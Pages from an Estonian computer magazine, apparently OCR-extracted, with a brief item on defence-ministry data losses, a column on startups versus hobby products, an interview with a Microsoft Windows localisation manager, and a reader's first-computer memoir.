Viimase paari aasta jooksul on salajaste andmete ja IT-tehnika ripakile jätmisega silma paistnud kaitseministeerium. Enim tähelepanu sai mõistagi 2004. aasta sügisel alguse saanud kaitseminister Margus Hansoni juhtum, kelle kodust kaasa võetud töö, sealhulgas riigisaladusega dokumendid, öösel jalutama läksid. 2005. aasta suvel leiti Tallinna kesklinnast mälupulk 300 000 kaitseväekohuslase isikuandmetega, mis pärinesid kaitseministeeriumi allasutuse andmebaasist. 2006. aasta juulis varastati kaitseministeeriumi ametniku kodust nii mehe isiklik kui ka ministeeriumi sülearvuti.

Praegu kehtiva töökorralduse kohta anti ministeeriumist napp kommentaar: "Kaitseministeeriumi infosüsteemid on välja ehitatud järgides kõrgendatud turvanõudeid ning sellest tulenevalt on ilmselge, et piiratud on kasutajate õigused ja kasutatakse erinevaid riist- kui ka tarkvaralisi turvameetmeid. Konkreetsed kaitseministeeriumis rakendatavad infosüsteemi turvameetmed on koostatud ja kehtestatud vastavalt kehtivale seadusandlusele. Tegemist on juurdepääsupiirangutega teabega ning sellest tulenevalt me detailsemat informatsiooni selle kohta ei avalda."

Vidin või toode pole veel firma

Inimestel on elus erinevad eesmärgid. Mõni tahab teenida palju raha ja saada rikkaks. Teine luua midagi, mida teised inimesed imetlevad, isegi kui sellega ei kaasne materiaalseid hüvesid. Kolmas soovib lihtsalt sõprade või tuttavatega midagi koos teha. Raha ei pruugi eneseteostuses just kõige tähtsam olla.



JÜRI KALJUNDI
http://jk.nagi.ee/

Erinevad eesmärgid on ka firmadel. Neid sõnastatakse keerulise sisuga nägemustes või strateegiates. Üks on aga kindel: kui tegu on ettevõttega, peab tema eesmärkides sisalduma majanduslik edu, käive ja kasum. Vastasel juhul pole meil põhjust rääkida firmast, vaid lihtsalt seltskonnast või üksikisikust.

Alustav tehnoloogiaettevõtja või tema kõrvaltvaataja ajab sageli sassi, millega on täpselt tegu. Paar inimest on kokku tulnud, midagi programmeerinud, midagi veebi pannud. Hakatakse rääkima firmast, kuigi reaalse ettevõttega pole veel midagi ühist. Puuduvad pikaajaline ärimudel, piisav turg, võimalused käivet või kasumit teenida. Sel juhul peamegi ausalt tunnistama, et tegu on muud laadi projekti, mitte aga firmaga.

Lihtsamal juhul alustatakse mõnest vidinast, mis pole isegi täielik toode. Vidin on vaid väga kitsast ja pisikest funktsionaalsust pakkuv *soft*`ijupp, mis võib küll omal alal tegija olla, kuid mille turg on lihtsalt liiga väike või mittekommertsialiseeritav. Vidinad on näiteks mitmed Google'i külge poogitud lahendused, nagu Google Notebook või Browser Sync. Vidin on asi, mille eest klient eraldi ei maksa.

Vidinale järgneb toode ehk teenus. Toode koosneb kas erinevatest vidinatest või on piisavalt suure funktsionaalsusega, et omaette toimida ja populaarsust saavutada. Eesti veebiteenustest näiteks blog.tr.ee, w3.ee, minut.ee, kiire.ee on asjad, mida võib nimetada tooteks. Samamoodi on tooted vabatahtlike loodud Apache veebiserver või Linux. Tootel võib teatud juhtudel juba olla oma ärimudel, isegi kui see on veel realiseerimata. Paljude huviliste vabast ajast tehtud rakendused on kas tooted või vidinad, mitte aga midagi enamat. Toode ei ole veel *startup*, isegi siis, kui paljud seda veebis kasutavad või mõne tarkvara oma arvutisse installeerivad.

Kui meie eesmärgiks on äri teha, peaks aga vidina ja toote asemel püüdlema reaalse ettevõtte poole. Firma erineb eelmisest selle poolest, et seal on reaalsed töötajad, reaalne tiim, kelle väärtus teda vaid tootest kordades eristab. Inimesed on need, keda hindavad nii kliendid kui investorid. Pühendunud, täiskohaga töötajad. Firmal on ka ärimudel, käibe ja kasumi prognoosid, eelarved. Samuti võime muutuda, unustades vajadusel oma esialgsed vidinad ja tooted ning minnes edasi hoopis teises suunas. Ettevõtte puhul peavad eesmärgid olema ka realistlikud ja põhjendatavad. Näiteks Eesti turul on jutt reklaamiga ennast ära tasuvatest uutest veebiteenusest utoopia – lähiaastatel suudavad seda teha vaid need firmad, kes meie veebisaitide top 10 hulka kuuluvad. Sinna jõuda on aga väga väga keeruline.

Kuigi alustada võib vidinaga, peab ülim eesmärk ettevõtlusega tegelemise soovi korral toote asemel tõsise firma loomine alati meeles püsima. Ei tasu loota, et tootest selle edukuse korral iseenesest firma välja kasvab. Alles ettevõttena tekib teie loodule reaalne rahanumber taha, olles tunduvalt suurem kui vaid vidina või toote puhul. Seda muidugi juhul, kui eesmärgiks on ettevõtlusega tegeleda – keegi ei keela vidinaid või tarkvara oma lõbuks luua, seda lausa peabki harjutamiseks tegema. Vabavaralised projektid, vabatahtlike tehtavad mõnusad veebiteenused või nišiprojektid on ülilahedad, neid tasub ja peab tegema, see pole aga tehnoloogiaettevõtlus.

> **Palun ärge kulutage seetõttu oma ja teiste aega, veenmaks neid, et teie vidin või toode ongi firma, kuhu investeerima peaks. Tehes äri, tehke äri, tegeledes hobiga, tegelege hobiga.**

Palun ärge kulutage seetõttu oma ja teiste aega, veenmaks neid, et teie vidin või toode ongi firma, kuhu investeerima peaks. Tehes äri, tehke äri, tegeledes hobiga, tegelege hobiga. Piir on neil asjadel aga vahel. Nõustun, et erandeid on alati, kuid need on pigem juhused või siis tõesti lihtsalt erandid. am

Maarahva saadik Microsofti juures

Vähe vanemad inimesed mäletavad aegu, kui Windowsi kalendris järgnes kolmapäevale naljapäev ja märtsile sprill. Need olid ilmselt kõige silmatorkavamad näpukad, kui Microsoft üritas eestlastega nende omas keeles rääkima hakata.

MERLIS NÕGENE
merlis.nogene@am.ee

"Tõnu Vanatalu (37) juhib Põhja-Euroopa tootemeeskonda, kes tegeleb Windowsi kohandamisega kohalikele oludele, sealhulgas testimise, terminoloogia ja lokaliseerimisega," kirjutab Microsofti koduleht. Äsja lõpetas ta töö Windows Vista eestindamise projektiga.

Ega te vist päris ise Windowsit eestikeelseks ja -meelseks kruttima pea?
Jah, annan infot edasi meeskondadele Microsoftis, kes seda füüsiliselt teevad ja kirjutavad programmi. Mina lihtsalt ütlen, kuidas programm peab lõpuks töötama.

Põhiosa tööpäevast veedan arvuti taga ja räägin telefoniga. Olen osa meeskonnast, mis on mööda maailma laiali. Kuna meeskond on virtuaalne, käib suhtlemine e-posti, Messengeri või telefoni teel.


Tööülesanded sõltuvad suuresti sellest, millises faasis toode on – kas planeerimise, arenduse või tõlkimise faasis. Kuna kohustused lähtuvad suuresti just sellest, on nad perioodiliti täiesti erinevad.

Kas tööga kaasneb ka palju reisimist?
Reisimist tuleb ette, kuid see ei ole siiski häirivaks muutunud. Kasutame võimalikult palju tehnilisi abivahendeid – ainuüksi telefoniga räägin ma kindlasti üle kümne tunni nädalas. Hetkel elan ja töötan Dublinis. Kuna Microsoft on rahvusvaheline firma, annab see hea võimaluse reisimiseks ning erinevates kohtades töötamiseks.

Kuidas teie tööpäev välja näeb?
Kindlat rutiinset tööpäeva on raske kirjeldada. Hommikul vaatan üle saabunud e-meilid, planeerin oma päeva tegevuse. Osa tööajast läheb lihtsalt inimeste juhtimise peale, ülejäänu on seotud nii Balti piirkonna kui ka mõnigate firmasiseste arenguprojektidega.

Iga meeskonna liige ajab oma kodukoha asja?
Igaüks ajab, jah, oma piirkonna asja. Minu alluvad on Soomes, Rootsis, Norras ja Taanis ning ise esindan siis veel samal ajal Eestit.

Te olete lõpetanud Tartu Ülikooli füüsika eriala. Unineti asutaja Taavi Talvik rääkis eelmisel aastal Arvutimaailmas, et füüsika õppimine oli õige otsus ja aitas teda ka IT-valdkonnas. Kuidas teile tundub?
Füüsika teoreetilist baasi aitab kirjeldada matemaatika ja pigem on matemaatikal seos infotehnoloogiaga. Infotehnoloogia küll toetab füüsikat kui teadusharu, aga minu jaoks on füüsika ja IT olnud siiski suhteliselt eraldiseisvad.



Protsessi juhtis Intel 8080 nõukogude kloonil põhinev arvuti Krista ning termostaadi küttekehaks oli tavaline keeduspiraal.

FOTOD: EGERT KAMENIK

Tõnu Vanatalu tunnistab ennast amatööriks ning pildistab ainult enda jaoks. Vasakul tema enda koer.

Millal teil huvi arvutite vastu tekkis?
Arvutite vastu tekkis huvi juba päris ammu. 1979. aastal tekkis mul võimalus näppida Apple II, millel sai mänge mängida ja Basic'us programmeerida. Siis oli suur ajaline vahe, kuni ülikooli ajal tekkis mul võimalus töötada laboris, tänu millele oli mul juurdepääs arvutustehnikale. Siis oli juba arvuteid rohkem liikvel, nii et kokkupuuteid oli nii IBM-i PC, Amiga, Apple'i kui ka lihtsalt Inteli 8-bitiste protsessoritel põhinevate kontrolleritega.

Tollal oli väga vähestel kodus personaalarvuti. Küll aga pakkus füüsika õppimine ning ka ülikooli juures töötamine juurdepääsu arvutile. Mind ilmselt huvitas infotehnoloogia kui praktilise väljundiga ala rohkem kui teadustöö.

Samas oli 1990ndate alguses raha kõige jaoks vähe, sealhulgas ka teaduse jaoks, siis tundus kuidagi loogiline, et sattusin tegelema pigem IT, mitte füüsikaga.

Kas oli inimesi, kes sellele teele tõukasid või olid juhendajaks?
Üldiselt mitte, olen täiesti iseõppija.

Kas esimene töökoht oli kohe IT-s?
Esimene töökoht oli Tartu Ülikooli juures, kus me väiksema seltskonnaga töötasime välja mingit satelliitide mõõteseadmete kalibreerimiseks mõeldud termostaati. Seade oli vägev – protsessi juhtis Intel 8080 nõukogude kloonil põhinev arvuti Krista ning termostaadi küttekehaks oli tavaline keeduspiraal – aga süsteem töötas.

Nõukogude Liidu lagunemisega kadus sel projektil rahaline toetus ning siis olin mõni aeg Tartus firmas Komput, mis tegeles Amigade maaletoomisega. Seda firmat tabas aga ebaõnn pankroti näol ning siis tegutsesin tükk aega lihtsal vabakutselise programmeerijana ning andsin IT jaoks Borlandi arendustoodetele tehnilist tuge, kuni lõpuks asusin 1995. aastal tööle IT-sse.

Millal ja kuidas Microsofti jõudsite?
IT-s töötades tüütasin ma Microsofti inimesi päris tihti nende tooteid puudutavate küsimustega. Näiteks Windows 95 algses versioonis oli neljapäeva asemel naljapäev ja aprilli asemel sprill – see viga sai muide Microsofti poolt ilusti parandatud. Siis 1996. aastal sain ma infot, et Microsoft otsib töötajat *Program Manager*`i rolli.

Ma isegi alguses mugavusest ei tundnud huvi, aga kui nad paar kuud hiljem minuga uuesti ühendust võtsid, otsustasin vähemalt uurida, mida pakutakse. Siis sõidutatigi mind Dublinisse päevaks tööintervjuule ja nii ta läks. Minu esialgseks töökohaks oli määratud München ning kuna tööloa ajamine võttis üle poole aasta aega, asusin Microsoftis tööle alles 1. maist 1997.

KOMMENTAAR

RIIA RATNIK
hea tuttav

Tõnu ja tema abikaasa Marjuga tutvusin Münchenis 1990ndate lõpupoole, kus ma pikemat ja nemad veidi lühemat aega elasid. Pärast nende lirimaale siirdumist jäi side alles, käisin neil ka korra külas. Aga nagu teokate ja liikuvate inimeste sõprussuhetega tihtipeale juhtub, kadus meil vahepeal mitmeks aastaks kontakt. Leidsime üksteist üles jälle Eestist, kuhu olime aastate möödudes tagasi jõudnud. Tõnus on üks hiigelsuur kogumik sümpaatset ainet – ta on alati heatujuline ja tasakaalukas, õigel kohal asuva huumorisoonega. Tõnu ei tähtsusta kunagi oma tööalast positsiooni. Teda vaid eraelus tundes ei õnnestugi iga kord teada saada, millega ta täpselt tegeleb. Neile on alati tore külla minna, sest nii kutsutult või ootamatult tabab sind külalislahke pererahvas. Ja veel ühe asja pärast – Tõnu kokkamishobi. Mul on olnud õnn veeta nii mõnigi mõnus õhtu Tõnu maitsvaid kreatsioone naudeldes.

Korraks Tallinnas. Veidi üle kahe kuu sättimist ja Arvutimaailmal õnnestuski Tõnu Tallinnas tabada, enne kui ta tagasi Dublinisse sõitis, kus asub Microsofti arendus- ja tõlkekeskus.

Mida see *Program Manager* tähendab ja mida ta teeb?
Program Manager... ma pole siiani suutnud seda eesti keelde tõlkida. Kui tarkvara kujutada tordina ning programmeerimine on üks tordilõik, testimine teine, tõlkimine kolmas, siis *Program Management* on see koogipuru, mis taldrikule jääb peale lõikamist. Minu tööülesanneteks on tagada toodete sobivus kohalike turutingimustele ning kultuuri ning keelelisse konteksti. Kui alustasin, oli minu "piirkonnaks" Eesti, Läti ja Leedu.

Seega põhimõtteliselt seesama töö, mida te praegugi teete?
Jah, sisuliselt olen olnud samal ametipostil, kuid igavaks pole läinud, kuna töö on kogu aeg muutunud. Microsoft on hea tööandja ning inimesed huvitavad, kellega ma koos töötan. Alates 2001. aastast juhin ma Põhja-Euroopa tiimi, kelle ülesandeks on tagada toodete vastavus Põhjamaades. Meie meeskond tegeleb Windowsi perekonna toodetega ning iga toode on suhteliselt erinev, uued funktsioonid, uued keeled tõlkimiseks jne. Töötame koos toodete planeerimise, tõlkimise, testimise ja arendusmeeskondadega, et tagada Windowsi sobilikkus kohalikku konteksti.

Microsoft on siis olnud põhimõtteliselt kõige olulisem tööandja ja sisustanud suurima osa tööalasest tegevusest?
Mais saab mul Microsoftis kümme aastat täis. Enne seda olid mul tõesti siin-seal mõneaastased tööd.

Miks te kõigepealt Münchenisse pidite minema?
Toona ei olnud Eestis ja ka teistes Baltimaades veel Microsofti kontorit. See avati alles 2004. aastal. Münchenisse anti mulle selline viisa, millega sain seal ainult kaks aastat olla. Iirimaal on Microsoftil suur arenduskeskus ning Iiri viisa saamine oluliselt lihtsam, seega töötasin kuni 2003. aastani Dublinis, enne kui Eestisse tagasi tulin.

> Eestikeelne kõnetuvastus, mis on ingliskeelsena tootes olemas, oleks ilmselt hetkel äriliselt raskesti põhjendatav.

Kümme aastat tagasi kulus selleks, et Saksamaale tööviisat saada, üle kuue kuu ja Frankfurdi lennujaamas oli politsei lennuki uksel vastas ja kontrollis kõikide passe, et illegaalid maale ei pääseks. Kaasajal on võimalik ainult ID-kaarti lehvitada ja kõik naeratavad...

Nüüd kolisite tagasi Iirimaale. Kui töö käib üle võrgu ja telefonitsi, siis milleks kolida?
Mõneti on tõesti tegemist virtuaalse meeskonnaga ja võiksime ükskõik kus telefoni juures olla. Iirimaal on aga Microsofti üks suuremaid arendus- ja tõlkekeskusi ning ka ärikeskus. Sellepärast on seal lihtsam töötada nii infrastruktuuri mõttes kui ka koolitusvõimalused on paremad, samas on ka palju kolleege, kes tegelevad sarnase alaga.

Kas ja kui tihti üldse meeskonna teiste liikmetega kokku saate? Olete kõiki ikka näinud?
Tavaliselt näeme kord-kaks aastas, kas Redmondis (Microsofti peakorteris) või siis Euroopas. Hea tunne on inimestega, kellega sa kuid oled telefoni ja meili teel suhelnud, ka füüsiliselt kokku saada. Meil on tõesti suurepärane meeskond.

Võib ju mõelda, et kui raske see ühe programmi menüüde tõlkimine ikka olla saab ja mida seal ikka teha?
Lokaliseerimine ei ole vaid tõlkimine ning uued programmid sisaldavad uut funktsionaalsust, mis tekitab uusi probleeme. Näiteks Vistas on võimalik faile nime järgi grupeerida. Näiteks grupid failinimede algustähega A–L, M–R, S–Z jne. Kui need failgrupid valida iga keele puhul, ei tööta programm õigesti – kõigepealt näiteks vene, kreeka või heebrea tähestiku puhul. Eesti puhul on standardite järgi sorteerimisjärjekord selline, et Z-täht ei ole mitte tähestiku viimane täht, vaid tuleb peale S-tähte. Kui nüüd programmeerija on kirjutanud ▶

programmi fikseeritud tähevahemikega nagu eespool näites, jäävad kõik failid, mis algavad T-, U-, V-ga jne, sellest pildist välja. Hiina ja jaapani keele puhul selline grupeerimine üldse ei toimi. Seal sorteeritakse faili nimeseid selle järgi, mitu kriipsu esimeses hieroglüüfis on. Näiteks 1–3 kriipsuga, 3–5 kriipsuga jne. Kui selliseid aspekte arvesse ei võta, on tulemuseks programm, mis ei tööta nii, nagu kasutajad seda ootavad. Vista puhul osaleski meie tiim info kokkupanemisel, mis aitas programmeerijatel selle programmiosa õigesti kirjutada.

Kas sellised konfliktid on kokku ka loetud? Palju neid Vistas oli?

Mingit arvu ma ei oska anda, tööd igatahes jätkub. Oluline on ju see, kui kõik ebameeldivad vead enne toote turuletulekut üles leida ja parandada.

Mõni näide, mida inimene saaks Vistat kasutades vaadata, et vot see koht on tänu teile palju parem kui muidu olnuks?

Seda on raske tuua – Vista ja ka teised tooted on meeskonnatöö tulemus. Meeskonna, mille liikmeid on väga palju. Vista on eesti keelde tõlgitud suuremas ulatuses kui kunagi varem ning selle lõppkvaliteedis on ka minu osa.

> Kui vaadata IT arengut alates näiteks 1970ndate lõpust ja kus me praegu oleme... on väga põnev näha, mis toimub mõne aastakümne pärast.

Kas midagi jäi Vistas ka tegemata?

Kindlasti, näiteks plaaniti kunagi failisüsteemi uuendada, aga kuna nii fundamentaalse osa muutmine oleks ilmselt põhjustanud tohutult palju ühilduvusprobleeme, siis plaane muudeti.

Kas vahel on ka selgunud, et midagi ei saa teha või pole mõtet eestipäraseks muuta?

No näiteks Microsofti neljavärvilist lippu ei saa kuidagi sinimustvalgeks teha – neli ruutu ju. Tõsiselt rääkides on näiteks eestikeelne kõnetuvastus, mis on ingliskeelsena tootes olemas, tõsiselt keeruline projekt, mis oleks ilmselt hetkel äriliselt raskesti põhjendatav.

Nüüd kui Vista on valmis, mis ees ootab?

Tegeleme uute projektidega, aga nendest kahjuks veel rääkida ei saa.

Kunagi tundus üsna lootusetu mõelda eestikeelsetest programmidest. Mis hetkest see mõtlemine muutus, et nii väikesele turule maksab kohenduda?

Suures osas on tegemist ärilise otsusega. Teiselt poolt osutus see võimalikuks teha äriliselt tasuvaks uute tehnoloogiate kaudu – tõlkides tooteid osaliselt. XP jaoks on saadaval keelepakett, mis teeb operatsioonisüsteemi osaliselt eestikeelseks. Vista puhul on see nüüd juba karbitoode ning tõlkimisulatus on palju suurem, kaasa arvatud abifailid.

Kas pikalt välismaal elades seda konflikti endas ei teki, et pole Eesti eluga piisavalt kursis, et n-ö Eesti asja eest väljas olla?

Püüan ennast Eesti asjadega kursis hoida ja kaasajal on seda väga lihtne teha. Juba 1997. aastal olid olemas ajalehtede võrguväljaanded. Keelelises mõttes – ma räägin kodus ikkagi eesti keelt ja alati on olnud lähedal eestlastest sõpru. Pigem on mul peale kolme aastat Dublinis elamist inglise keelele iiri aktsent juurde tulnud, nagu väitis üks sõber.

Ma ei ole igapäevaelus tundnud, et tekiks keelelisi raskusi, või ei tea, mis Eestis toimub. Küll aga on nii, et Microsoftis suhtlen ärilises plaanis inglise keeles ja kui ma peaksin samasugust asja rääkima eesti keeles, siis tekib raskusi õigete terminite leidmisel.

Kuidas pere sellisesse rändavasse töösse suhtub?

Olen abielus ja peres on ka taksikoer. Usun, et tänu suhteliselt paindlikule töörütmile ning võimalusele töötada kodust, ei ole kodu-töö tasakaal õnneks probleemiks. Abikaasa töötab välisministeeriumi liinis saatkonnas ja on ka Iirimaal. Selles mõttes on meil vedanud.

Kust teie huvi söögitegemise vastu, millele Riia Ratink oma kommentaaris viitab?

Ei oskagi öelda. Eesti toit on selline liha-soust-kartul. Eestist eemal ilmselt avardas minu maailmapilti ja oli huvitav proovida uusi asju. On kujunenud nii, et kui meil sõbrad külla tulevad, siis mina teen põhiroa ja abikaasa teeb magustoidu.

Firmaroog?

Ei olegi sellist kindlat asja. Mulle meeldib erinevaid asju proovida. Ükskord Riia näiteks helistas, et ta on Austrias ja seal müüakse värsket sparglit. Järgmine päev tulid nad meile külla ja tegime värsket sparglit. Seega pigem proovin seda, mida on hetkel saada ja mis on huvitav. Kokaraamatud on ideede saamiseks, näpuga järge ma seal ei aja, et mitu grammi seda ja mitu grammi toda. Oluline on värsked lähteained ja õige seltskond, kellega valmis toit lõpuks ära süüakse. See lähenemine on alati õige tulemuse andnud.

Millal tärkas huvi fotograafia vastu?

Juba päris varajases nooruses. Vahepeal jäi see küll soiku ning nüüd mõned aastad tagasi avastasin selle enda jaoks uuesti. Huvitav on pildistades näha asju huvitavate nurkade alt ning tabada põnevaid momente. Olen täiesti amatöör ning pildistan enda jaoks – kui mingi hea pilt on välja tulnud, on lihtsalt hea meel – kuhugi näitusele pole neid veel viinud.

Digitehnoloogia on fotograafia oluliselt lihtsamaks teinud – tehniline protsess on lihtsam, pigem on olulisem õige moment, õige valgus ja õige kaader.

Kuhu selline kiire tehnoloogia areng arvutimaailma viib?

Kui vaadata IT arengut alates näiteks 1970ndate lõpust ja kus me praegu oleme... on väga põnev näha, mis toimub mõne aastakümne pärast. Kui hiljuti toimus veel võidujooks protsessorite gigahertsiste sageduste peale, on praegu pigem olukord, kui tehnoloogia ja voolutarbe kaalutlustel see kiirus enam ei tõuse nii kiiresti. Pigem parandatakse arhitektuuri ning ilmuvad mitmetuumalised protsessorid. Samas, kaasaegsete arusaamade järgi on tavakasutajal ilmselt abi kahe- ning ka neljatuumalistest protsessoritest, aga mis saab olema sajatuumalise protsessori ülesanne koduarvutis? Tehisintelligents, arusaamine žestidest ja näoilmetest – sellest on pikalt räägitud, põnev oleks näha, kas tehnoloogiline baas on juba nii võimekas, et seda lõpuks realiseerida saab. Tehnoloogiauudised räägivad tihti põnevatest projektidest, millega laborites tegeletakse – samas jõuavad nad reaalsesse ellu palju hiljem ning erinevate rakenduste näol. Seega nanotehnoloogia, intelligentsed robotid, kes suudavad mõtteid lugeda, kvantarvutid – mis on järgmine, mis muudab maailma sama palju kui arvutustehnika ja internet seda muutnud on? am

Minu esimene ...

KALLE TAMMEMÄE
IT Kolledži rektor

... kokkupuude

Nõo Keskkoolis, kus õppisin aastatel 1973–1976 füüsika eriklassis, õnnestus näha veel täiesti hingitsevat Ural-1 I põlvkonna arvutit. Tegi oma sada operatsiooni sekundis. Peagi Ural-1 demonteeriti ning selle asemele saabus kastides Nairi-3, mida paraku ei saadud enne kooli lõpetamist töökorda. Urali üks toitetrafosid teenib mind isetehtud toiteplokis veel nüüdki. Arvatavasti oluliselt suurema mulje jättis samal Nõo õpinguperioodil klassiga tehtud ekskursioon Tõravere Observatooriumi, kus oli eesrindlikul nõukogude transistortehnoloogial baseeruv CM-seeria arvuti. Kohalik operaatorprogrammeerija maalis koolinoortele arvutite tuleviku kohta sedavõrd särava pildi, et sellega oli nii minu kui mitmete klassikaaslaste edasine haridustee määratud.

... oma arvuti

Oli neljatehteline taskuarvuti, mille Ameerikasse küüditamise eest põgenenud kauge sugulane 1976. aastal kooli lõpetamise puhul kingiks saatis. Avastasin peagi, et taskuarvuti kontroller suudab ka ruutjuurt võtta, milleks tuli ainult lisalüliti juurde monteerida. TTÜ lõpetamise järgselt sai hobielektroonikuna "vene juppidel" kokku pandud nii mõnigi 8-bitisel Zilog-protsessoril mänguarvuti (legendaarse Sinclair Spectrum ZX-i kloon) ning püütud arendada-kopeerida pisut kobedamaidki BASIC-arvuteid TTÜ raamatukogus kättesaadava DDR-i ajakirja Radio Fernsehen Elektronik materjalide põhjal.

Tõsisem "minu esimene arvuti" saabus kingitusena Linköpingu Ülikooli professorilt Lars Wanhammerilt 1992. aastal, kellega kohtusin Rootsi riigi poolt Eesti kõrgkoolide teaduritele võimaldatud õppevisiidi ajal. See oli selleks ajaks juba üsna ammendunud IBM PC XT personaalarvuti (pildil). Protsessoriks Intel 8088, 20 MB kõvaketast ja mälu niipalju, kui Bill Gates oma kuulsas ütluses *"Nobody will ever need more than 640k RAM"* lubas. Selle vanakese häkkimine oli hea kogemus, aga ega teda kauaks jätkunud.

Praegune arvuti

Isiklike arvutite osas olen püsinud Inteli platvormil ja valdavalt Windowsi keskkonnas. Keskkonna valik on seotud peaasjalikult administreeriva tööga, mille korral tüüpiline Windowsi kontoripakett ajab kõik vajalikud asjad ära. Ka see, et pihuarvuti (Fujitsu-Siemens LOOX) sünkroniseerub mugavalt Windowsi töökeskkonna vahenditega, on argument viimase kasuks.

Paljud erialasedki (digitaalsüsteemide disain) töövahendid nõuavad Windowsit ning vaatamata väikesele rahulolematusele pahavara vastu võitlemiseks kuluva aja- ja arvutusressursi pärast, on Windowsi kõik-käe-jala-juures-printsiip ning hea ühilduvus tõsised argumendid.

